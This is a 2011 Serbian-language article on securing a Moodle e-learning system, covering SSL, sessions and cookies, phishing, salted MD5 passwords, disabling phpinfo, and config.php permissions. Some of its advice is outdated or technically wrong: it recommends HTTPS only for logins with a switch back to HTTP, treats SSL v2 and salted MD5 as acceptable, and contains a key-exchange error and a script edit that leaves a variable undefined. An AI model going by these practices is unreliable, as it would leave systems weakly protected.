Sigurnost Moodle LCMS-a:

Oblici pretnji po Moodle sistem i mehanizmi zaštite

Autor: *Saša Stamenković,* ***publikovano: 2. 2. 2011. god.***

URL*:* www.sasastamenkovic.com

E-mail: office@sasastamenkovic.com

Ključne reči: *Moodle, LCMS, md5, sigurnost, xxs, mehanizmi zastite*

UVODNA RAZMATRANJA

Osnovni principi primene mera zaštite upućuju na identifikaciju bezbednosnih pretnji. Moglo bi se reći da je sistem za e-učenje u velikoj meri izložen istim ili veoma sličnim opasnostima kao i brojne druge Web aplikacije kao što su sistemi za E-trgovinu i sl.. U nastavku biće istaknute važnije bezbednosne pretnje sa kojima je suočen svaki administrator sistema:

- neovlašćeni pristup poverljivim podacima
- gubljenje ili menjanje podataka
- zlonamerne izmene podataka
- uskraćivanje usluga
- softverske greške
- blokiranje usluga (DoS)


Identifikacija bezbednosnih pretni je prvi korak u projektovanju adekvatne strategije zaštite. Neophodno je da budemo upoznati sa potencijalnim opasnostima da bismo znali šta treba da štitimo. Adekvatna administracija, dakle, uključuje poznavanje osnovnih tehnika i principa zaštite.

1. Principi i mere zaštite

Web server je po svojoj prirodi računar kome se pristupa iz *spoljašneg sveta* te je i rizik od neovlašćenog pristupa izrazito veliki. **Potpunu** sigurnost je **nemoguće** ostvariti. Kriptografski metodi zaštite koji su krajem XX-og veka važili za apsolutnu sigurnost, danas se više ne mogu smatrati naročito sigurnim, te se neretko u savremenim aplikacijama primenjuju metode salting - a kako bi se uslovno povećala sigurnost štićenih podataka. Sa druge strane, pažljivim planiranjem i konfigurisanjem sistema mogu se (ali samo **do**

određene mere) umanjiti rizici. Viši nivoi sigurnosti ne mogu biti ostvareni primenom aplikacija otvorenog koda u njihovom izvornom obliku.

Ukoliko se planira integracija softvera za e-učenje, veoma je važan pravilan odabir okruženja (servera) na kome će on biti integrisan. U nastavku su iznete neke osnovne karakteristike za tri moguće kategorije:



Slika 1. Tipovi Web Host-ova

1.1 Bezbedni Web serveri

Za bezbednu komunikaciju s čitačem Weba preko SSl-a mogu se koristiti Apache, Microsoft IIS i razni drugi besplatni ili komercijalni Web serveri. Apache se koristi pod operativnim sistemima iz porodice Unix, i gotovo uvek je pouzdaniji, ali se malo teže podešava pod od IIS-a. Web server Apache može se koristi i na Windowsu.

Da bi se mogao koristiti SSL na Web serveru IIS, potrebno je instalirati IIS, generisati par ključeva (javni i privatni) i instalirati svoje sertifikate. Za upotrebu SSL-a na serveru Apache, neophodno je instalirati paket OpenSSL i uveriti se da je modul mod_ssl aktivan tokom instaliranja serverskog softvera.

Upotrebom komercijalne verzije servera Apache mogu se objediniti sve ove komponente. Već nekoliko godina kompanija Red Hat prodaje takav proizvod – pod imenom Stronghold – koji je sada deo paketa Red Hat Enterprise Linux prozvoda.


1.2. Primena SSL-a u procesu zaštite integriteta osetljivih podataka

Web nije bezbedno okruženje. Otvorena priroda Interneta i Web protokola – TCP, IP i HTTP – omogućila je razvijanje mnogobrojnih alatki koje mogu da prisluškuju razmenu podataka između čitača i Web servera. Lako se može presretati saobraćaj u mreži i čitati sadržaj HTTP zahteva i odgovora.

Ovo je bio glavni razlog za kreiranje SSL protokola (Secure Soccet Layer) koji je osmislila kompanija Netscape da bi omogućila bezbedne komunikacije između Web servera i čitača Weba. On je prihvaćen kao nezvanični standard za razmenu poverljivih podataka između čitača Weba i servera.

Dobro su podržane obe verzije SSL-a, i verzija 2 i verzija 3. Na većini web servera SSL funkcionalnost je ugrađena ili se može uključiti u obliku dodatnog modula. Internet Explorer i Firefox podržavaju SSL *verzije 3*.

Mrežni protokol i softver kojim se oni realizuju, obično su ugrađeni u obliku niza logičkih slojeva. Svaki sloj može da prosleđuje podatke samo sloju iznad i ispod sebe, i da zahteva usluge od sloja iznad i ispod sebe. Slika 2 ukazuje na taj niz protokola



Slika 2. Niz protokola koji korsti protokol aplikacionog sloja kao što je HTTP


Kada se podaci prosleđuju putem HTTP protokola, on koristi usluge TCP protokola, ali se ipak oslanja na IP protokol. Tom protokolu je neophodan odgovarajući protokol za mrežni hardver koji paket podataka pretvara u električne signale koji se šalju na odredište.

HTTP je protokol aplikacionog sloja. Postoje i mnogi drugi protokoli aplikacionog sloja kao što su FTP, SMTP i Telelnet, čiji je prikaz predstavljen na slici 2.

Sloj veze računara s mrežom odgovoran je za povezivanje računara s mrežom. Skup protokola TCP/IP ne određuje protokole koji se koriste u tom sloju budući da su potrebni različiti protokoli za različite tipove mreža.

Prilikom slanja podataka na odredište isti se prosleđuju duž niza protokola, od aplikacije ka međufizičkoj mreži. Kada se podaci primaju od pošiljaoca, oni putuju u suprotonom smeru, od fizičke mreže, duž niza, do aplikacije.

Kada se koristi SSL, u prethodno navedenom modelu se **dodaje još jedan sloj**. **Sloj SSL umeće se između transportnog sloja i aplikacionog sloja**, videti sliku 3. Taj protokol menja podatke koje dobija od HTTP aplikacije pre nego što ih prosledi transportnom sloju koji podatke šalje na odredište.



Slika 3.

SSL je u stanju da obezbedi **zaštićeno okruženje** za **razmenu podataka** i pomoću drugih protokola osim HTTP-a. Upotreba drugih protokola je moguća zato što je SSL **praktično nevidljiv**. Protokolima koji se nalaze iznad njega SSL sloj predstavlja isti interfejs kao transportni sloj ispod njega. Na ovaj način je omogućeno da se operacije uspostavljanja veze, **šifrovanja** i **dešifrovanja** podataka odvijaju potpuno neprimetno.

Kada se pomoću protokola HTTP čitač Weba povezuje sa zaštićenim Web serverom, oni se pomoću posebnog protokola za uspostavljanje veze „dogovaraju“ kako će obaviti poslove kao što su identifikovanje korisnika i šifrovanje podataka.


Moguće je podesiti Moodle sistem da radi pod režimom SSL-a, a uključivanje ove mogućnosti se obavlja u okviru opcije „*HTTP Security*“, videti sliku 4.

U dijaloškom okviru je potrebno selektovati opciju „*Use HTTPS for logins*“. Ovim je omogućeno da se pri svakom pristupanju koristi *HTTPS* protokol, a po uspešnom pristupanju u sistemi izvrši i redirektovanje na standardni HTTP protokol.

Pri izboru ove opcije treba strogo voditi računa o tome da server podržava SSL protokol, u **suprotnom ne vršiti izmene!**

Moodle u sebi ima opciju koja poziva f-ju php_info();, čime je moguće utvrditi da li je integrisana podrška za SSL, utvrditi tip, ali i druge značajne karakteristike servera.

*Napomena: nije preporučljivo ostaviti mogućnost pozivanja f-je php_info();
Način oneomogućavanja prikaza je dat u odeljku xx.



Slika 4. HTTP sigurnost

Da bi se bolje razumela uloga pomenute opcije neophodno je interpretirati proces komunikacije između Web čitača klijenta i servera. U trenutku uspostavljanja veze sa Moodle sistemom (*koji je sada zaštićena lokacija*), SSL protokol izvršava sledeće korake:

1. Usaglašava se šifrarski paket. Čitač klijenta i server Moodle sistema vrše identifikovanje verzije SSL-a koju oba podržavaju. U tom procesu bira se **najjači šifrarski paket** koji takođe oba sistema podržavaju.

2. Server Moodle i čitač klijenta sada razmenjuju **tajni ključ**. Čitač potom generiše tajni ključ koji se **asimetrično šifruje** pomoću serverovog tajnog ključa. **Server jedino** može da sazna vrednost **tajnog ključa** tako što ga dešifruje privatnim ključem. Reč je o fazi razmene ključeva.

3.Čitač utvrđuje tačan identitet servera tako što ispituje njegov X.509 digitalni sertifikat. Čitačima je često priključena lista sertifikata koje su izdale ovlašćene organizacije (VeriSign i dr.), a identitet servera se ispituje u pozadini, bez intervencije korisnika.

4. Server utvrđuje tačan identitet klijenta tako što ispituje njegov X.509 digitalni sertifikat. Ovaj korak nije obavezan i zahteva da svaki korisnik ima svoj digitalni sertifikat.

Treba napomenuti da je pomenuti proces usaglašavanja jako spor i kada bi on morao da se obavlja za svaki HTTP zahtev koji je upućen korisnici bi vrlo verovatno napustili takav sistem za učenje. U svakom slučaju nemoguće je negirati njegove korisne strane.

2.Uloga sesija i kolačića

HTTP protokol ne čuva stanje sesije. To znači da u ovom protoku nema mogućnosti da se tekuće stanje sesije sačuva između dve transakcije.

Kada korisnik zahteva određenu stranicu, a potom uputi još jedan zahtev, HTTP ne omogućava da se utvrdi da li su oba zahteva došla od istog korisnika.

Osnovna ideja upravljanaja sesijama jeste da omogući praćenje određenog korisnika tokom cele njegove sesije na Web lokaciji. Po ovom principu je i kreirana aplikativna logika Moodle sistema, pri čemu je omogućeno: prijavljivanje korisnika u sistem, ali isto tako omogućeno je i upravljanje brojnim drugim „procesima“. Time je obezbeđeno da korisnik može upravljati procesima (recimo ažuriranje Wiki strane), ali i da na kraju odustane. U tom sistemu kreira se sesija i privremeneno beleže vrednosti, ali se te vrednosti ne beleže u bazu, jer bi na taj način baza ubrzo postala prepuna nedovršenih operacija (delimičnih podataka).

Bez obzira da li je reč o sesiji ili kolačićima princip rada je veoma sličan. Svakoj PHP sesiji se dodeljuje nasumično generisan šifrovan broj koji generiše identifikator sesije i čuva ga na **klijentskom računaru** sve dok traje sesija. Tekuće sesije je moguće videti u zavisnosti od vrste Web čitača. Za Mozillu je to opcija: Tools -> Page info -> Security ->Wiev Cookies, ali se isto tako identifikator može smeštati na klijentski računar u obliku kolačića (u slučaju Moodle arhitekture) ili prosleđivati unutar URL-a.

Kolačići predstavljaju kratak blok podataka koje skriptovi smeštaju na klijentske računare. Ako se koristi SSL, rezervisana reč secure znači da će i vrednost ovog kratkog bloka podataka biti prosleđena kriptovanim kanalom. Ukoliko se ne koristi ovaj protokol podaci se šalju u obliku plaintext-a i takvi sistemi su znatno osetljiviji na napade. U odeljku xx. Register globals i XSS napadi biće detaljnije predstavljene neki od metoda krađe kolačića i sesija.

3. Zaštita od phishing -a

Moodle sistem mora biti zatvoren za pretraživače! Ukoliko bi bio podešen suprotno, neobazrivi korisnici koji imaju naviku da koriste Google ili druge pretraživačke direktorijume, mogli bi upotrebom ključnih reči doći u okruženje fishing sajta koji bi imao kratak opis kao i prava obrazovna institucija izgledao potpuno isto i sadržao iste informacije kao i registrovana obrazovna institucija. Takvi sajtovi su modifikovani kako bi prikupili informacije za pristup prilikom autentifikacije korisnika / **administratora**. Login skripta **bi umesto komparacije** vrednosti **koristeći operatore poređenja** unetih vrednosti sa vrednostima u bazi, **vršila drugačiju funkciju: prikupljanje i beleženje podataka i lozinki u bazu**. Prikupljeni podaci bi se mogli korstiti za pristup na zvaničnom sistemu za e-učenje određene obrazovne institucije.

Odrbarana od ovakvih sistema koji narušavaju bezbednost bi se sastojala u sledećem:

1. **Oneosposobljavanje opcije otvorenosti sistema za pretraživačke direktorijume**
2. **Upotreba digitalnih sertifikata**
3. **Edukacija korisnika**

1. Zatvaranje sistema za pretraživače se vrši u okviru (Administracija > bezbednost > pravila sajta), Opcija „Otvoren za Google“ ne sme biti selektovana.

Slika 5.

2. Digitalni sertifikati predstavljaju digitalnu ličnu kartu kompanije / obrazovne institucije kojima se utvrđuje identitet onoga ko se predstavlja na Internetu pod određenim imenom. Ovo vrlo često iziskuje velike finasijske troškove na godišnjem planu, ali je jedini način da se utvrdi identitet.
3. Edukacija korisnika uključuje prenos osnovnih bezbednosnih znanja po pitanju pravilne upotrebe sistema:


   - ne koristiti Google pretraživač za pristupanje sistemu,
   - proveravati identitet pregledom digitalnog sertifikata
   - proveravati adresu u search baru Web čitača i sl.

4. Kriptografski metodi (MD5 i Salt)

Beleženje lozinki vrši se u okviru tabele „users“. Kriptovanje se vrši kombinacijom primene jednosmerne heš funkcije koja obrađuje ulazni tekst u 512-bitnim blokovima koji su podeljeni na šesnaest 32-bitnih blokova. Izlaz iz algoritma je skup od četiri 32-bitna bloka koji se nadovezuju da bi formirali jednu 128-bitnu heš vrednost.

Na heš se dodaje i Salt proizvoljne dužine (*reč je o string-u*) koja se u novijim verzijama Moodle sistema automatski generiše u okviru skripte config.php pri instalaciji sistema.


Moguća je i izmena Salta, a postupak menjana podrazumeva zadržavanje pređašnjeg stringa i unosom novog:



Slika 6. Saltmain

U skorije vreme se počelo dovoditi u pitanje sigurnost MD5 algoritma. Ipak, veliki broj aplikacija, pa i Moodle ga i dalje koriste. U cilju povećanja sigurnosti sistema, treba uvećati složenost lozinke koja može biti jedini spas.

Podešavanje složenosti vrši se u okviru „naprednih svojstva“ predstavljenih na slici.



Slika 7. Napredna svojstva Moodle-a

Složenost lozinke može uvećati sigurnost podataka, što uključuje odgovarajuću dužinu, kombinaciju brojeva, velikih i malih slova, alfanumeričkih karaktera. Sve su to mogućnosti kojima se može upravljati iz administratorksog sistema.

5. Administranje sistema

5.1 Šta ne bi trebalo da se nalazi na aplikativnom sloju

Kao što je već istaknuto u odeljku o SSL-u, nije preporučljivo ni iz kog razloga omogućiti prikazivanje f-je phpinfo(); koja pruža detaljne informacije o PHP-u, načinu konfiguracije, verzije servera, itd..

Moodle, prema podrazumevanim podešavanjima, nakon instalacije omogućava administratoru da se u svakom trenutku informiše o parametrima koje generiše ova f-ja. Međutim, njihovo prikazivanje, uslovno, može biti veoma riskantan potez u pojedinim slučajevima.

Zato je preporučljivo oneomogućiti prikaz pomenutih parametara. Moodle 2.0+ nema integrisanu opciju koja bi sa aplikativnog sloja uvela ovu vrstu restrikcije, mada takva opcija ne bi ni bila od velike koristi u određenim situacijama kada je bezbednost već ugrožena. Upravo iz ovog razloga je potrebno izvršiti manuelno podešavanje direktno u izvornom kodu.

Skripta pod imenom phpinfo.php se nalazi u **admin** direktorijumu. Nju je sada potrebno otvoriti u pomoću tekstualnog editora, a potom korigovati komandne linije počev od 12-e unosom višerednog komentara /*...*/ zaključno sa 17-om komandnom linijom. Na ovaj način je PHP procesoru je naloženo da sledeći **blok** koda tretira kao višeredni komentar, odnosno da ignoriše njen sadržaj.

Delimični prikaz skripte phpinfo.php

```
12  /*              Copyright © autor: Saša Stamenković | www.sasastamenkovic.com
13      ob_start();
14      phpinfo(INFO_GENERAL + INFO_CONFIGURATION + INFO_MODULES);
15      $html = ob_get_contents();
16      ob_end_clean();
17  */
17      echo '<h1>Ova opcija je oneomogucena!</h1>';
```

Na 17-oj komandnoj liniji je nadodata naredba echo koja sada nas kao administratore u sloju Web čitača treba da **podseti** da smo oneomogućili prikaz funkcije php_info();.

Celokupni prikaz modifikovane skripte phpinfo.php

```
1   <?php
2           // phpinfo.php - shows phpinfo for the current server
3
4       require_once("../config.php");
5       require_once($CFG->libdir.'/adminlib.php');
6
7       admin_externalpage_setup('phpinfo');
8
9       echo $OUTPUT->header();
10
11      echo '<div class="phpinfo">';
12  /*Copyright © Autor: Saša Stamenkovic | www.sasastamenkovic.com
13      ob_start();
14      phpinfo(INFO_GENERAL + INFO_CONFIGURATION + INFO_MODULES);
15      $html = ob_get_contents();
16      ob_end_clean();
17  */
17      echo '<h1>Ova opcija je oneomogucena!</h1>';
18  /// Delete styles from output
19      $html = preg_replace('#(\n?<style[^>]*?>.*?</style[^>]*?>)|(\
20  n?<style[^>]*?/>)#is', '', $html);
21      $html = preg_replace('#(\n?<head[^>]*?>.*?</head[^>]*?>)|(\
22  n?<head[^>]*?/>)#is', '', $html);
23  /// Delete DOCTYPE from output
24      $html = preg_replace('/<!DOCTYPE html PUBLIC.*?>/is', '',
25  $html);
26  /// Delete body and html tags
27      $html = preg_replace('/<html.*?>.*?<body.*?>/is', '', $html);
28      $html = preg_replace('/<\/body><\/html>/is', '', $html);
29
30      echo $html;
31
32      echo '</div>';
33
34      echo $OUTPUT->footer();
```

5.2. Dodeljivanje atributa i migracija config.php-a

Nakon regularne instalacije Moodle sistema biće generisan *config.php*. Ova skripta sadrži sve one podatke koje smo uneli prilikom selektovanja baze, korisnika, i drugih osetljivih vrednosti tokom intalacionog procesa. Ovi podaci se sada nalaze u pomenutoj skripti u okviru public_html foldera na Web serveru. Zato ih treba zaštiti od mogućih izmena.

Podrazumevana podešavanja dozvoli za config.php su setovana na numeričku vrednost **0777**, *(koja omogućava Read, Write, Execute na svim nivoima*), što svakako prevazilazi realne potrebe, čak do te mere da **ozbiljno ugrožava bezbednost** celokupnog sistema.. Znatno prikladnija podešavanja upućuju na numeričku vrednost **0400** (`--r--------`).


Napomena: Podešavanja dozvola se ne odnose isključivo na config.php već i na druge skripte i foldere. U zavisnosti od vrste servera (*videti sliku xx. Komparativna analiza karakteristika servera, odeljak: principi i mere zaštite*) na kome je pokrenut sistem za e-učenje, zavisiće i podešavanje dozvoli. U idealnim uslovima one treba da budu ograničene na nužni minimum neophodan za funkcionalnost aplikacije i procesa. Takva praksa se ne može primenjivati u svim situacijama, pa tako, npr., kod nekih Shared servera je jedina opcija 777 za direktorijume i 666 za fajlove. Time je značajno ugrožena sigurnost sistema, ali pod takvim okolnostima to je jedina opcija.

U daljoj interpretaciji biće istaknut jedan od mogućih načina izmene atributa za config.php, ali i drugih skripti ili foldera na udaljenom Web serveru.

Neophodan je odgovarajući ftp klijent koji može obavljati ovu opercaciju. Jedan od često primenjivanih Cross Platform klijenata ovog tipa je *File Zila ver. 3.3.5.1.*

Ovaj klijent se lako podešava i nudi širok spektar mogućnosti. Može se koristiti na Unix-u ili Win.

Menjanje dozvola je predstavljeno na slici **xx**. Reč je o konekciji sa udaljenim serverom.



Slika 9. Dodeljivanje atributa

Na ovaj način config.php se više ne može menjati sa aplikativnog sloja, ali se i dalje može čitati, što je i više nego dovoljno da bi se na sistem zaštite postavio veliki znak pitanja (bez obzira na to što će Moodle aplikacija - opcija za *pregled sigurnosti*, prijavljivati da je ovime **zadovoljeno** pitanje sigurnosti).

